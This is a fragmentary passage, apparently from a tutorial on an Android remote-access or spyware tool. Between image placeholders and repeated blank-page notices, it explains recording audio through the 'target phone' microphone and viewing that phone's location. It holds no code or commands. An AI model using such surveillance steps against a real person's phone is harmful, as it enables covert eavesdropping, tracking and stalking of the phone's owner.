
This part of the page has been
intentionally left blank



Using the microphone option, we can record audio on the target phone. Just give the seconds you want the length of your audio to be recorded and click on "Record".

This part of the page has been


intentionally left blank




We can also view the current location of the target phone but this needs the location service on Android to be enabled.

This part of the page has been

intentionally left blank




This part of the page has been
intentionally left blank

